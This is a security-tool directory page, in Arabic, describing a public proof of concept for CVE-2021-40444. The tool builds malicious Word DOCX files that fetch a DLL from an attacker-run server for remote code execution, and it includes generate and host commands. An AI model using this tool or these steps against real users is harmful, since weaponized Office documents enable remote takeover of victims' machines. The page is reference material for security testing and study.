
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
Exploit-PoC-CVE-2021-40444-inject-ma-doc-vao-docx — ينشئ ملفات DOCX ضارة تستغل CVE-2021-40444 لتحقيق تنفيذ التعليمات البرمجية عن بُعد عبر مستندات Office مصممة، مع خادم استضافة مدمج لتسليم الحمولة. | Kitploit
أدوات/GitHubGitHub/w1kyri3/exploit-poc-cve-2021-40444-inject-ma-doc-vao-docx
توليد الحمولةتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبتحليل البرمجيات الخبيثةالقيادة والسيطرة
GitHubw1kyri3/exploit-poc-cve-2021-40444-inject-ma-doc-vao-docx

Exploit-PoC-CVE-2021-40444-inject-ma-doc-vao-docx

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →

ينشئ ملفات DOCX ضارة تستغل CVE-2021-40444 لتحقيق تنفيذ التعليمات البرمجية عن بُعد عبر مستندات Office مصممة، مع خادم استضافة مدمج لتسليم الحمولة.

عرض المستودع
112منذ 5 سنواتلم تتم المراجعة بعد
مشاركة

CVE-2021-40444 إثبات المفهوم

مولّد مستندات docx خبيثة لاستغلال CVE-2021-40444 (تنفيذ التعليمات البرمجية عن بُعد في Microsoft Office Word)

يعتمد إنشاء هذا السكربت على بعض الهندسة العكسية للعينة المستخدمة في البرية: 938545f7bbe40738908a95da8cdeabb2a11ce2ca36b0f6a74deda9378d380a52 (ملف docx)

يجب عليك تثبيت lcab أولاً (sudo apt-get install lcab)

راجع REPRODUCE.md لخطوات إعادة الإنتاج اليدوية

إذا لم يعمل ملف cab الذي تم إنشاؤه، فحاول توجيه عنوان URL الخاص بـ exploit.html إلى calc.cab

الاستخدام

أولاً، قم بإنشاء مستند docx خبيث بالاستناد إلى ملف DLL، يمكنك استخدام الملف الموجود في test/calc.dll والذي يقوم فقط بتشغيل calc.exe عبر استدعاء system()

python3 exploit.py generate test/calc.dll http://<SRV IP>

توليد المستند

بمجرد إنشاء ملف docx الخبيث (سيكون في out/) يمكنك إعداد الخادم:

sudo python3 exploit.py host 80

الخادم

أخيرًا، جرّب ملف docx على جهاز افتراضي يعمل بنظام Windows:

ظهور Calc

تنزيل الأداة